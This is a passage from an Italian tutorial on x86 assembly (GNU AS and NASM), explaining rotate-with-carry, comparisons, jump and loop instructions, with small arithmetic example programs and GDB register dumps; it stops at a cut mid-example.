Viene proposto un esempio analogo a quello della sezione precedente, in cui si vede l'uso delle istruzioni '**RCL**' e '**RCR**'. Si parte da un valore che viene fatto ruotare a sinistra, poi viene ripristinato e quindi viene fatto ruotare a destra. Qui viene usata anche l'istruzione '**CLC**' per azzerare il riporto.

```
# Rotazione con riporto
#
.section .data
op1:    .byte   0b11001101      # 0xCD
#
.section .text
.globl _start
#
_start:
    clc                    # Azzera il riporto.
    mov  op1, %al          # Inizializza AL con il valore di partenza.
    rcl  $1,  %al          # Ruota a sinistra le cifre di una posizione.
bp1:                       # AL = 0b10011010 0x9A carry
    rcl  $1,  %al          # Ruota a sinistra le cifre di una posizione.
bp2:                       # AL = 0b00110101 0x35 carry, overflow
    clc                    # Azzera il riporto.
    mov  op1, %al          # Inizializza AL con il valore di partenza.
    rcr  $1,  %al          # Ruota a destra le cifre di una posizione.
bp3:                       # AL = 0b01100110 0x66 carry, overflow
    rcr  $2,  %al          # Ruota a destra le cifre di due posizioni.
bp4:                       # AL = 0b01011001 0x59 carry, overflow
    mov $0,   %ebx         # Restituisce il valore contenuto in AL
    mov %al,  %bl          # copiandolo nella parte inferiore del
    mov $1,   %eax         # registro EBX ed eseguendo la chiamata
    int $0x80              # di sistema 1 (exit).
```

```
; Rotazione con riporto
;
section .data
op1:    dd      11001101b       ; 0xCD
;
section .text
global _start
;
_start:
    clc                    ; Azzera il riporto.
    mov  al, [op1]         ; Inizializza AL con il valore di partenza.
    rcl  al, 1             ; Ruota a sinistra le cifre di una posizione.
bp1:                       ; AL = 10011010b 0x9A carry
    rcl  al,  1            ; Ruota a sinistra le cifre di una posizione.
bp2:                       ; AL = 00110101b 0x35 carry, overflow
```

```
    clc                 ; Azzera il riporto.
    mov  al, [op1]      ; Inizializza AL con il valore di partenza.
    rcr  al, 1          ; Ruota a destra le cifre di una posizione.
bp3:                    ; AL = 01100110b 0x66 carry, overflow
    rcr  al, 2          ; Ruota a destra le cifre di due posizioni.
bp4:                    ; AL = 01011001b 0x59 carry, overflow
    mov ebx, 0          ; Restituisce il valore contenuto in AL
    mov bl, al          ; copiandolo nella parte inferiore del
    mov eax, 1          ; registro EBX ed eseguendo la chiamata
    int 0x80            ; di sistema 1 (exit).
```

Viene mostrato lo stato del registro ***EAX*** e degli indicatori, nei vari punti di sospensione previsti:

bp1

```
eax            0x9a     154
eflags         0x293    [ CF AF SF IF ]
```

Si deve tenere conto che l'ultima istruzione eseguita riguarda solo la porzione ***AL*** del registro ***EAX***. La rotazione ha fatto uscire a sinistra una cifra a uno che passa nel riporto, mentre a destra entra il valore precedente del riporto (zero).

bp2

```
eax            0x35     53
eflags         0xa93    [ CF AF SF IF OF ]
```

Questa ulteriore rotazione a sinistra fa uscire un'altra cifra a uno che passa nel, mentre entra a destra la cifra a uno del riporto precedente. Dopo la rotazione il bit più significativo passa a zero e quindi l'indicatore di traboccamento viene attivato.

bp3

```
eax            0x66     102
eflags         0xa93    [ CF AF SF IF OF ]
```

Questa rotazione a destra fa perdere una cifra a uno che si trasferisce del riporto; inoltre, dato che il riporto precedente era zero, a sinistra si inserisce una cifra a zero, la quale fa scattare l'indicatore di traboccamento (nell'ipotesi di un valore con segno).

bp4

```
eax            0x59     89
eflags         0xa93    [ CF AF SF IF OF ]
```

Questa ulteriore rotazione, di due posizioni, comporta la fuoriuscita di una cifra a zero e poi a uno che implica l'attivazione dell'indicatore del riporto (resto). In precedenza c'era stato un riporto che attualmente risulta inserito subito dopo la cifra più significativa. Dal momento l'ultimo scorrimento (dei due eseguiti qui) fa cambiare la cifra più significativa, si attiva l'indicatore di traboccamento.

[1] **GDB** GNU GPL

Esempi con i confronti

In questo capitolo viene mostrato un esempio di programma, con l'unico scopo di dimostrare il funzionamento dell'istruzione di confronto, attraverso l'aiuto di GDB (GNU debugger).[1]

Si dà per scontato che si sappia compilare il programmi con GNU AS, oppure con NASM. Se si utilizza GNU AS, è bene ricordare di inserire l'opzione '**--gstabs**', mentre con NASM è bene aggiungere l'opzione '**-g**', in modo da poter gestire più facilmente GDB, disponendo dei riferimenti al sorgente:

$ **as --gstabs -o** ***nome*.o** ***nome*.s** [*Invio*]

$ **nasm -g -f elf -o** ***nome*.o** ***nome*.s** [*Invio*]

```
# Confronto
#
.section .text
.globl _start
#
_start:
    mov $0b01000000, %al        # A =  64       A =   64
    mov $0b10000000, %bl        # B = 128       B = -128
    cmp %bl, %al                # carry, segno, overflow
bp1:
    mov $0b01000000, %al        # A =  64       A =   64
    mov $0b11000000, %bl        # B = 192       B =  -64
    cmp %bl, %al                # carry, segno, overflow
bp2:
    mov $0b01000000, %al        # A =  64       A =   64
    mov $0b00000000, %bl        # B =   0       B =    0
    cmp %bl, %al                #
bp3:
    mov $0b01000000, %al        # A =  64       A =   64
    mov $0b01000000, %bl        # B =  64       B =   64
    cmp %bl, %al                # zero
bp4:
    mov $0b00000000, %al        # A =   0       A =    0
    mov $0b10000000, %bl        # B = 128       B = -128
    cmp %bl, %al                # carry, segno, overflow
bp5:
    mov $0b00000000, %al        # A =   0       A =    0
    mov $0b11000000, %bl        # B = 192       B =  -64
    cmp %bl, %al                # carry
bp6:
    mov $0b00000000, %al        # A =   0       A =    0
    mov $0b00000000, %bl        # B =   0       B =    0
    cmp %bl, %al                # zero
bp7:
    mov $0b00000000, %al        # A =   0       A =    0
    mov $0b01000000, %bl        # B =  64       B =   64
```

```
    cmp %bl, %al                # carry, segno
bp8:
    mov $0b11000000, %al        # A = 192       A =  -64
    mov $0b10000000, %bl        # B = 128       B = -128
    cmp %bl, %al                #
bp9:
    mov $0b11000000, %al        # A = 192       A =  -64
    mov $0b11000000, %bl        # B = 192       B =  -64
    cmp %bl, %al                # zero
bp10:
    mov $0b11000000, %al        # A = 192       A =  -64
    mov $0b00000000, %bl        # B =   0       B =    0
    cmp %bl, %al                # segno
bp11:
    mov $0b11000000, %al        # A = 192       A =  -64
    mov $0b01000000, %bl        # B =  64       B =   64
    cmp %bl, %al                # segno
bp12:
    mov $0b10000000, %al        # A = 128       A = -128
    mov $0b10000000, %bl        # B = 128       B = -128
    cmp %bl, %al                # zero
bp13:
    mov $0b10000000, %al        # A = 128       A = -128
    mov $0b11000000, %bl        # B = 192       B =  -64
    cmp %bl, %al                # carry, segno
bp14:
    mov $0b10000000, %al        # A = 128       A = -128
    mov $0b00000000, %bl        # B =   0       B =    0
    cmp %bl, %al                # segno
bp15:
    mov $0b10000000, %al        # A = 128       A = -128
    mov $0b01000000, %bl        # B =  64       B =   64
    cmp %bl, %al                # overflow
bp16:
    mov $0,   %ebx      # Conclude il funzionamento con la
    mov $1,   %eax      # chiamata di sistema 1 (exit).
    int $0x80           #
```

```
; Confronto
;
section .text
global _start
;
_start:
    mov al, 01000000b           ; A =  64       A =   64
    mov bl, 10000000b           ; B = 128       B = -128
    cmp al, bl                  ; carry, segno, overflow
```

```
bp1:
    mov al, 01000000b           ; A =  64       A =   64
    mov bl, 11000000b           ; B = 192       B =  -64
    cmp al, bl                  ; carry, segno, overflow
bp2:
    mov al, 01000000b           ; A =  64       A =   64
    mov bl, 00000000b           ; B =   0       B =    0
    cmp al, bl                  ;
bp3:
    mov al, 01000000b           ; A =  64       A =   64
    mov bl, 01000000b           ; B =  64       B =   64
    cmp al, bl                  ; zero
bp4:
    mov al, 00000000b           ; A =   0       A =    0
    mov bl, 10000000b           ; B = 128       B = -128
    cmp al, bl                  ; carry, segno, overflow
bp5:
    mov al, 00000000b           ; A =   0       A =    0
    mov bl, 11000000b           ; B = 192       B =  -64
    cmp al, bl                  ; carry
bp6:
    mov al, 00000000b           ; A =   0       A =    0
    mov bl, 00000000b           ; B =   0       B =    0
    cmp al, bl                  ; zero
bp7:
    mov al, 00000000b           ; A =   0       A =    0
    mov bl, 01000000b           ; B =  64       B =   64
    cmp al, bl                  ; carry, segno
bp8:
    mov al, 11000000b           ; A = 192       A =  -64
    mov bl, 10000000b           ; B = 128       B = -128
    cmp al, bl                  ;
bp9:
    mov al, 11000000b           ; A = 192       A =  -64
    mov bl, 11000000b           ; B = 192       B =  -64
    cmp al, bl                  ; zero
bp10:
    mov al, 11000000b           ; A = 192       A =  -64
    mov bl, 00000000b           ; B =   0       B =    0
    cmp al, bl                  ; segno
bp11:
    mov al, 11000000b           ; A = 192       A =  -64
    mov bl, 01000000b           ; B =  64       B =   64
    cmp al, bl                  ; segno
bp12:
    mov al, 10000000b           ; A = 128       A = -128
    mov bl, 10000000b           ; B = 128       B = -128
```

```
    cmp al, bl                  ; zero
bp13:
    mov al, 10000000b           ; A = 128       A = -128
    mov bl, 11000000b           ; B = 192       B =  -64
    cmp al, bl                  ; carry, segno
bp14:
    mov al, 10000000b           ; A = 128       A = -128
    mov bl, 00000000b           ; B =   0       B =    0
    cmp al, bl                  ; segno
bp15:
    mov al, 10000000b           ; A = 128       A = -128
    mov bl, 01000000b           ; B =  64       B =   64
    cmp al, bl                  ; overflow
bp16:
    mov ebx, 0  ; Conclude il funzionamento con la
    mov eax, 1  ; chiamata di sistema 1 (exit).
    int 0x80    ;
```

Tra i commenti si possono osservare i valori confrontati, interpretandoli sia con segno, sia senza segno, assieme all'effetto atteso sugli indicatori. Viene mostrato lo stato degli indicatori nei vari punti di sospensione previsti, con l'ausilio di GDB:

bp1

```
eax            0x40     64
ebx            0x80     128
eflags         0xa87    [ CF PF SF IF OF ]
```

bp2

```
eax            0x40     64
ebx            0xc0     192
eflags         0xa83    [ CF SF IF OF ]
```

bp3

```
eax            0x40     64
ebx            0x0      0
eflags         0x202    [ IF ]
```

bp4

```
eax            0x40     64
ebx            0x40     64
eflags         0x246    [ PF ZF IF ]
```

bp5

```
eax            0x0      0
ebx            0x80     128
eflags         0xa83    [ CF SF IF OF ]
```

bp6

```
eax            0x0      0
ebx            0xc0     192
eflags         0x203    [ CF IF ]
```

bp7

```
eax            0x0      0
ebx            0x0      0
eflags         0x246    [ PF ZF IF ]
```

bp8

```
eax            0x0      0
ebx            0x40     64
eflags         0x287    [ CF PF SF IF ]
```

bp9

```
eax            0xc0     192
ebx            0x80     128
eflags         0x202    [ IF ]
```

bp10

```
eax            0xc0     192
ebx            0xc0     192
eflags         0x246    [ PF ZF IF ]
```

bp11

```
eax            0xc0     192
ebx            0x0      0
eflags         0x286    [ PF SF IF ]
```

bp12

```
eax            0xc0     192
ebx            0x40     64
eflags         0x282    [ SF IF ]
```

bp13

```
eax            0x80     128
ebx            0x80     128
eflags         0x246    [ PF ZF IF ]
```

bp14

```
eax            0x80     128
ebx            0xc0     192
eflags         0x287    [ CF PF SF IF ]
```

bp15

```
eax            0x80     128
ebx            0x0      0
eflags         0x282    [ SF IF ]
```

bp16

```
eax            0x80     128
ebx            0x40     64
eflags         0xa02    [ IF OF ]
```

[1] **GDB** GNU GPL

Le istruzioni di salto

Con il linguaggio macchina, le strutture di controllo si realizzano solo attraverso le istruzioni di salto. Una di queste istruzioni è incondizionata, mentre le altre sono sottoposte al verificarsi di una condizione. A loro volta, le istruzioni di salto condizionato si dividono in due gruppi: uno riferito al controllo dello stato di un certo indicatore, l'altro riferito virtualmente a un confronto di valori.

555.1 Portata del salto

In generale, le istruzioni di salto hanno un solo operando, costituito dal riferimento all'indirizzo di memoria da raggiungere. Il compilatore traduce il riferimento all'indirizzo di memoria in un «dislocamento», ovvero nella quantità di byte da percorrere, in avanti o indietro. A questo proposito, ciò che rappresenta il riferimento alla memoria può avere dimensioni diverse e questo significa che l'istruzione può richiedere di precisare la dimensione del numero che rappresenta tale dislocamento. In modo predefinito, la dimensione del numero usato per indicare il dislocamento è quella di un registro comune.

Si osservi che la possibilità di dichiarare esplicitamente l'entità del dislocamento dipende dal compilatore; d'altro canto, sarebbe compito del compilatore determinarlo automaticamente.

555.2 Salto incondizionato

Il salto incondizionato si ottiene con l'istruzione '**JMP**':

```
JMP imm
```

Con un linguaggio assemblatore, il valore immediato richiesto come operando si ottiene indicando il nome di un'etichetta già dichiarata altrove nel sorgente:

```
# Salto incondizionato
#
.section .text
.globl _start
#
_start:
    mov $1, %ebx
bp1:
    jmp bp3
bp2:
    mov $2, %ebx        # Questa istruzione non viene eseguita.
bp3:
    mov $1,   %eax      # Conclude il funzionamento con la
    int $0x80           # chiamata di sistema 1 (exit).
```

```
; Salto incondizionato
;
section .text
global _start
;
_start:
    mov ebx, 1
bp1:
    jmp bp3
bp2:
    mov ebx, 2          ; Questa istruzione non viene eseguita.
bp3:
    mov eax, 1          ; Conclude il funzionamento con la
    int 0x80            ; chiamata di sistema 1 (exit).
```

In questo esempio si vede che l'istruzione contenuta tra i punti '**bp2**' e '**bp3**' non viene mai eseguita.

555.3 Salto condizionato dallo stato di un indicatore

Un gruppo di istruzioni di salto condizionato dipende dallo stato di un certo indicatore. Queste istruzioni hanno la forma seguente, dove la lettera ***x*** identifica l'indicatore da controllare:

```
Jx imm
```

```
JNx imm
```

Per esempio, l'istruzione '**JZ**' salta se l'indicatore zero è attivo, mentre '**JNZ**' salta se l'indicatore zero non è attivo.

Tabella 555.3. Salti condizionati dallo stato di un indicatore particolare.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione
JC JNC	***imm***	Salta se l'indicatore del riporto (*carry*), rispettivamente, è attivo, oppure non è attivo.
JO JNO	***imm***	Salta se l'indicatore di traboccamento (*overflow*), rispettivamente, è attivo, oppure non è attivo.
JS JNS	***imm***	Salta se l'indicatore di segno (*sign*), rispettivamente, è attivo, oppure non è attivo.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione
`JZ` `JNZ`	***imm***	Salta se l'indicatore di zero, rispettivamente, è attivo, oppure non è attivo.
`JP` `JNP`	***imm***	Salta se l'indicatore di parità, rispettivamente, è attivo, oppure non è attivo.

555.4 Salto condizionato da un confronto

Il gruppo più importante di istruzioni di salto condizionato dipende da un confronto, che di solito si realizza con l'istruzione '**`CMP`**'. In pratica, l'istruzione '**`CMP`**' simula una sottrazione, aggiornando gli indicatori come se si trattasse di una sottrazione vera e propria; successivamente, l'istruzione di salto condizionato verifica gli indicatori e si comporta di conseguenza.

Da quanto descritto si deve comprendere che, anche se le istruzioni di questo tipo richiamano l'idea del confronto tra due valori, in pratica dipendono da indicatori che possono essere stati modificati da istruzioni di tipo differente.

Dal momento che, ai fini del confronto tra due valori, la valutazione degli indicatori va fatta diversamente a seconda che si tratti di interi senza segno o con segno, queste istruzioni sono suddivise in sottogruppi.

Tabella 555.4. Salti condizionati dall'esito di un confronto con valori interi senza segno.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione
`JA` `JNBE`	***imm***	Dopo un confronto di valori senza segno, salta se la destinazione era maggiore dell'origine. CMP ***dst***, ***org*** IF ***dst*** > ***org*** THEN go to ***imm***
`JAE` `JNB`	***imm***	Dopo un confronto di valori senza segno, salta se la destinazione era maggiore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** >= ***org*** THEN go to ***imm***
`JB` `JNAE`	***imm***	Dopo un confronto di valori senza segno, salta se la destinazione era minore dell'origine. CMP ***dst***, ***org*** IF ***dst*** < ***org*** THEN go to ***imm***
`JBE` `JNA`	***imm***	Dopo un confronto di valori senza segno, salta se la destinazione era minore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** <= ***org*** THEN go to ***imm***

Tabella 555.5. Salti condizionati dall'esito di un confronto con valori interi, indipendentemente dal segno.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione
`JE`	***imm***	Dopo un confronto, indipendentemente dal segno, salta se la destinazione era uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** == ***org*** THEN go to ***imm***
`JNE`	***imm***	Dopo un confronto, indipendentemente dal segno, salta se la destinazione era diversa dall'origine. CMP ***dst***, ***org*** IF ***dst*** =/= ***org*** THEN go to ***imm***

Tabella 555.6. Salti condizionati dall'esito di un confronto con valori interi con segno.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione
`JG` `JNLE`	***imm***	Dopo un confronto con segno, salta se la destinazione era maggiore dell'origine. CMP ***dst***, ***org*** IF ***dst*** > ***org*** THEN go to ***imm***
`JGE` `JNL`	***imm***	Dopo un confronto con segno, salta se la destinazione era maggiore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** >= ***org*** THEN go to ***imm***
`JL` `JNGE`	***imm***	Dopo un confronto con segno, salta se la destinazione era minore dell'origine. CMP ***dst***, ***org*** IF ***dst*** < ***org*** THEN go to ***imm***
`JLE` `JNG`	***imm***	Dopo un confronto con segno, salta se la destinazione era minore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** <= ***org*** THEN go to ***imm***

555.5 Cicli

È possibile realizzare dei cicli enumerativi attraverso delle istruzioni simili a quelle di salto condizionato, dove in pratica, dopo il blocco di istruzioni da reiterare, viene verificata la condizione e quindi, eventualmente, si ripete il ciclo. Si distinguono tre casi:

```
LOOP imm
```

```
LOOPE imm | LOOPZ imm
```

```
LOOPNE imm | LOOPNZ imm
```

In tutte le situazioni, il valore immediato che viene fornito come operando si riferisce al dislocamento dell'indirizzo di memoria da raggiungere (cosa che viene tradotta dal compilatore, sostituendo l'etichetta con il numero appropriato). Il dislocamento consentito è breve (±128 byte), quindi non si possono realizzare cicli contenenti tante istruzioni.

In tutte le situazioni, l'istruzione decrementa prima il registro ***ECX*** (oppure solo ***CX***, se viene dichiarato l'uso di una dimensione «breve», ovvero a soli 16 bit[1]) senza alterare gli indicatori, quindi verifica se tale registro è diverso da zero. Nel caso dell'istruzione '**`LOOP`**', il fatto che il registro, dopo il decremento di una unità, contenga ancora un valore diverso da zero, è sufficiente per far scattare la ripetizione del ciclo; nel caso di '**`LOOPE`**' o di '**`LOOPZ`**', è necessario anche che l'indicatore zero sia attivo; per converso, con '**`LOOPNE`**' o '**`LOOPNZ`**', è necessario anche che l'indicatore zero non sia attivo.

[1] Dipende dal compilatore se è possibile limitare effettivamente l'uso al solo registro ***CX***.

Capitolo 556

Esempi di programmi con strutture di controllo

In questo capitolo vengono mostrati esempi di programmi estremamente banali, per dimostrare il funzionamento delle strutture di controllo, basate sostanzialmente su istruzioni di salto condizionato, attraverso l'aiuto di GDB (GNU debugger).[1]

Si dà per scontato che si sappiano compilare i programmi con GNU AS, oppure con NASM. Se si utilizza GNU AS, è bene ricordare di inserire l'opzione '**--gstabs**', mentre con NASM è bene aggiungere l'opzione '**-g**', in modo da poter gestire più facilmente GDB, disponendo dei riferimenti al sorgente:

$ **as --gstabs -o *nome*.o *nome*.s** [*Invio*]

$ **nasm -g -f elf -o *nome*.o *nome*.s** [*Invio*]

556.1 Somma attraverso l'incremento unitario

Viene mostrato un programma che esegue la somma di due valori interi senza segno, incrementando progressivamente il primo addendo, di una unità, corrispondentemente alla riduzione di una unità del secondo. Quando il secondo addendo è stato ridotto a zero, il primo contiene il risultato della somma. Il ciclo con cui si incrementa il primo addendo è controllato dall'istruzione '**LOOP**':

```
# op1 + op2
#
.section .data
op1:    .int    0x00000007      # Intero senza segno.
op2:    .int    0x00000002      # Intero senza segno.
#
.section .text
.globl _start
#
_start:
    mov op1, %eax   # Primo addendo.
    mov op2, %ecx   # Secondo addendo.
bp1:
    cmp $0, %ecx    # Se il secondo addendo è zero, non esegue il ciclo
    je end_do_somma # di incrementi.
do_somma:
    inc %eax        # Aggiunge una unità a EAX.
    loop do_somma   # Ripete il ciclo se nel frattempo ECX non si è azzerato.
end_do_somma:
    mov %eax, %ebx  # Restituisce il valore ottenuto dalla somma.
    mov $1,   %eax  #
    int $0x80       #
```

```
; op1 + op2
;
section .data
op1:    dd      0x00000007      ; Intero senza segno.
op2:    dd      0x00000002      ; Intero senza segno.
;
```

```
section .text
global _start
;
_start:
    mov eax, [op1]  ; Primo addendo.
    mov ecx, [op2]  ; Secondo addendo.
bp1:
    cmp ecx, 0      ; Se il secondo addendo è zero, non esegue il ciclo
    je end_do_somma ; di incrementi.
do_somma:
    inc eax         ; Aggiunge una unità a EAX.
    loop do_somma   ; Ripete il ciclo se nel frattempo ECX non si è azzerato.
end_do_somma:
    mov ebx, eax    ; Restituisce il valore ottenuto dalla somma.
    mov eax, 1      ;
    int 0x80        ;
```

Come si può vedere, il ciclo di incremento è racchiuso tra le etichette '**`do_somma`**' e '**`end_do_somma`**'; inoltre, prima di entrare nel ciclo di somma, viene verificato che il secondo addendo sia diverso da zero, perché se è pari a zero, viene saltato il ciclo di somma, dal momento che ***EAX*** contiene già il valore corretto.

Viene mostrata una seconda versione del ciclo, dove si sostituisce l'istruzione '**`LOOP`**' con altre istruzioni di salto condizionato:

```
    cmp $0, %ecx    # Se il secondo addendo è zero, non esegue
    je end_do_somma # il ciclo di incrementi.
do_somma:
    inc %eax        # Aggiunge una unità a EAX.
    dec %ecx        # Riduce ECX di una unità.
    cmp $0, %ecx    # Se il secondo addendo è ancora diverso da zero,
    jnz do_somma    # allora ripete il ciclo.
end_do_somma:
```

```
    cmp ecx, 0      ; Se il secondo addendo è zero, non esegue
    je end_do_somma ; il ciclo di incrementi.
do_somma:
    inc eax         ; Aggiunge una unità a EAX.
    dec ecx         ; Riduce ECX di una unità.
    cmp ecx, 0      ; Se il secondo addendo è ancora diverso da zero,
    jnz do_somma    ; allora ripete il ciclo.
end_do_somma:
```

Viene mostrata una terza versione del ciclo, dove il controllo di uscita avviene solo all'inizio:

```
do_somma:
    cmp $0, %ecx    # Se il secondo addendo è zero, esce dal ciclo
    je end_do_somma # di incrementi.
    dec %ecx        # Riduce di una unità ECX.
    inc %eax        # Aggiunge una unità a EAX.
```

```
    jmp do_somma    # Ritorna all'inizio del ciclo.
end_do_somma:
```

```
do_somma:
    cmp ecx, 0      ; Se il secondo addendo è zero, esce dal ciclo
    je end_do_somma ; di incrementi.
    dec ecx         ; Riduce di una unità ECX.
    inc eax         ; Aggiunge una unità a EAX.
    jmp do_somma    ; Ritorna all'inizio del ciclo.
end_do_somma:
```

556.2 Moltiplicazione attraverso la somma

Viene mostrato un programma che esegue la moltiplicazione di due valori interi senza segno, sommando progressivamente il moltiplicando a un registro che inizialmente è pari a zero, corrispondentemente alla riduzione di una unità del moltiplicatore. Quando il moltiplicatore è stato ridotto a zero, il registro che viene incrementato contiene il risultato della moltiplicazione. Il ciclo è controllato dall'istruzione '**`LOOP`**':

```
# op1 * op2
#
.section .data
op1:    .int    0x00000007      # Intero senza segno.
op2:    .int    0x00000003      # Intero senza segno.
#
.section .text
.globl _start
#
_start:
    mov op1, %eax        # Moltiplicando.
    mov op2, %ecx        # Moltiplicatore.
    mov $0, %ebx         # Risultato.
bp1:
    cmp $0, %ecx         # Se il moltiplicatore è zero,
    je end_do_moltiplica # non esegue il ciclo di somme.
do_moltiplica:
    add %eax, %ebx       # Aggiunge il moltiplicando al risultato.
    loop do_moltiplica   # Ripete il ciclo se nel frattempo
                         # ECX non si è azzerato.
end_do_moltiplica:
    mov $1,   %eax       # Restituisce il valore ottenuto
    int $0x80            # dalla moltiplicazione.
```

```
; op1 * op2
;
section .data
```

```
op1:    dd      0x00000007      ; Intero senza segno.
op2:    dd      0x00000003      ; Intero senza segno.
;
section .text
global _start
;
_start:
    mov eax, [op1]        ; Moltiplicando.
    mov ecx, [op2]        ; Moltiplicatore.
    mov ebx, 0            ; Risultato.
bp1:
    cmp ecx, 0            ; Se il moltiplicatore è zero,
    je end_do_moltiplica ; non esegue il ciclo di somme.
do_moltiplica:
    add ebx, eax          ; Aggiunge il moltiplicando al risultato.
    loop do_moltiplica    ; Ripete il ciclo se nel frattempo
                          ; ECX non si è azzerato.
end_do_moltiplica:
    mov eax, 1            ; Restituisce il valore ottenuto
    int 0x80              ; dalla moltiplicazione.
```

Viene mostrata una seconda versione del ciclo, dove si sostituisce l'istruzione '**`LOOP`**' con altre istruzioni di salto condizionato:

```
    cmp $0, %ecx          # Se il moltiplicatore è zero,
    je end_do_moltiplica # non esegue il ciclo di somme.
do_moltiplica:
    add %eax, %ebx        # Aggiunge il moltiplicando al risultato.
    cmp $0, %ecx          # Se il moltiplicatore è ancora diverso
    jnz do_moltiplica     # da zero, allora ripete il ciclo.
end_do_moltiplica:
```

```
    cmp ecx, 0            ; Se il moltiplicatore è zero,
    je end_do_moltiplica ; non esegue il ciclo di somme.
do_moltiplica:
    add ebx, eax          ; Aggiunge il moltiplicando al risultato.
    cmp ecx, 0            ; Se il moltiplicatore è ancora diverso
    jnz do_moltiplica     ; da zero, allora ripete il ciclo.
end_do_moltiplica:
```

Viene mostrata una terza versione del ciclo, dove il controllo di uscita avviene solo all'inizio:

```
do_moltiplica:
    cmp $0, %ecx          # Se il moltiplicatore è zero,
    je end_do_moltiplica # esce dal ciclo di somme.
    dec %ecx              # Riduce di una unità il moltiplicatore.
    add %eax, %ebx        # Aggiunge il moltiplicando al risultato.
```

```
    jmp do_moltiplica    # Ritorna all'inizio del ciclo.
end_do_moltiplica:
```

```
do_moltiplica:
    cmp ecx, 0           ; Se il moltiplicatore è zero,
    je end_do_moltiplica ; esce dal ciclo di somme.
    dec ecx              ; Riduce di una unità il moltiplicatore.
    add ebx, eax         ; Aggiunge il moltiplicando al risultato.
    jmp do_moltiplica    ; Ritorna all'inizio del ciclo.
end_do_moltiplica:
```

556.3 Divisione attraverso la sottrazione

Viene mostrato un programma che esegue la divisione di due valori interi senza segno, sottraendo progressivamente il divisore a un registro che inizialmente è pari al valore del dividendo, corrispondentemente all'incremento di una unità del risultato (a partire da zero). Quando il registro che viene ridotto, di volta in volta, del valore del divisore, diventa minore del divisore, la divisione termina. Viene proposta una sola versione, con un ciclo controllato da una condizione iniziale:

```
# op1 / op2
#
.section .data
op1:    .int    33      # Intero senza segno.
op2:    .int    12      # Intero senza segno.
#
.section .text
.globl _start
#
_start:
    mov op1,  %eax       # Dividendo.
    mov op2,  %ecx       # Divisore.
    mov $0,   %ebx       # Risultato.
    mov %eax, %edx       # Resto.
do_dividi:
    cmp %ecx, %edx       # Se il resto è minore del divisore,
    jb end_do_dividi     # conclude il ciclo di sottrazioni.
    sub %ecx, %edx       # Sottrae al resto il divisore.
    inc %ebx             # Incrementa il risultato di una unità.
    jmp do_dividi        # Torna all'inizio del ciclo.
end_do_dividi:
    mov $1,   %eax       # Restituisce il valore ottenuto
    int $0x80            # dalla moltiplicazione.
```

```
; op1 / op2
;
```

```
section .data
op1:    dd      33      ; Intero senza segno.
op2:    dd      12      ; Intero senza segno.
;
section .text
global _start
;
_start:
    mov eax, [op1]       ; Dividendo.
    mov ecx, [op2]       ; Divisore.
    mov ebx, 0           ; Risultato.
    mov edx, eax         ; Resto.
do_dividi:
    cmp edx, ecx         ; Se il resto è minore del divisore,
    jb end_do_dividi     ; conclude il ciclo di sottrazioni.
    sub edx, ecx         ; Sottrae al resto il divisore.
    inc ebx              ; Incrementa il risultato di una unità.
    jmp do_dividi        ; Torna all'inizio del ciclo.
end_do_dividi:
    mov eax, 1           ; Restituisce il valore ottenuto
    int 0x80             ; dalla moltiplicazione.
```

556.4 Elevamento a potenza

Viene mostrato un programma che calcola la potenza di due numeri interi senza segno, moltiplicando progressivamente la base, corrispondentemente al decremento di un contatore che parte dal valore dell'esponente. Quando il contatore raggiunge lo zero, il ciclo di moltiplicazioni termina e il risultato della potenza viene emesso come valore di uscita, ammesso che sia abbastanza piccolo da poter essere rappresentato:

```
# op1 / op2
#
.section .data
op1:    .int    5       # Intero senza segno.
op2:    .int    3       # Intero senza segno.
#
.section .text
.globl _start
#
_start:
    mov op1,  %esi       # Base.
    mov op2,  %edi       # Esponente.
    mov $0,   %edx       # Risultato: EDX:EAX
    mov $1,   %eax       #
    mov %edi, %ecx       # Contatore.
do_potenza:
    cmp $0, %ecx         # Se il contatore ha raggiunto lo zero,
```

```
    jz end_do_potenza    # conclude il ciclo di moltiplicazioni.
    mul %esi             # EDX:EAX := EAX*ESI.
    dec %ecx             # Riduce di una unità il contatore.
    jmp do_potenza       # Torna all'inizio del ciclo.
end_do_potenza:
    mov %eax, %ebx       # Restituisce il valore della potenza,
    mov $1,   %eax       # ammesso che sia abbastanza piccolo
    int $0x80            # da poter essere rappresentato come
                         # valore di uscita.
```

```
; op1 / op2
;
section .data
op1:    dd      5       ; Intero senza segno.
op2:    dd      3       ; Intero senza segno.
;
section .text
global _start
;
_start:
    mov esi, [op1]       ; Base.
    mov edi, [op2]       ; Esponente.
    mov edx, 0           ; Risultato: EDX:EAX
    mov eax, 1           ;
    mov ecx, edi         ; Contatore.
do_potenza:
    cmp ecx, 0           ; Se il contatore ha raggiunto lo zero,
    jz end_do_potenza    ; conclude il ciclo di moltiplicazioni.
    mul esi              ; EDX:EAX := EAX*ESI.
    dec ecx              ; Riduce di una unità il contatore.
    jmp do_potenza       ; Torna all'inizio del ciclo.
end_do_potenza:
    mov ebx, eax         ; Restituisce il valore della potenza,
    mov eax, 1           ; ammesso che sia abbastanza piccolo
    int 0x80             ; da poter essere rappresentato come
                         ; valore di uscita.
```

556.5 Moltiplicazione attraverso lo scorrimento e la somma

Viene mostrato un programma che calcola il prodotto di due numeri interi senza segno, sommando progressivamente il moltiplicando che viene fatto scorrere verso sinistra. Per comprendere il procedimento occorre fare mente locale al modo in cui la moltiplicazione verrebbe eseguita a mano: il moltiplicando viene sommato al risultato (che inizialmente è pari a zero) se la cifra meno significativa del moltiplicatore è pari a uno; successivamente il moltiplicando viene fatto scorrere verso sinistra di una posizione e lo si somma nuovamente al risultato se la cifra successiva del moltiplicatore è pari a uno; quindi si continua fino a che si esauriscono le cifre del moltiplicatore.

Nel programma mostrato, durante il ciclo di somme, il moltiplicatore viene fatto scorrere verso destra, in modo da poter verificare il valore della cifra espulsa attraverso l'indicatore di riporto (*carry*). Così facendo, quando il moltiplicatore è pari a zero, il ciclo di somme può terminare.

```
# op1 * op2
#
.section .data
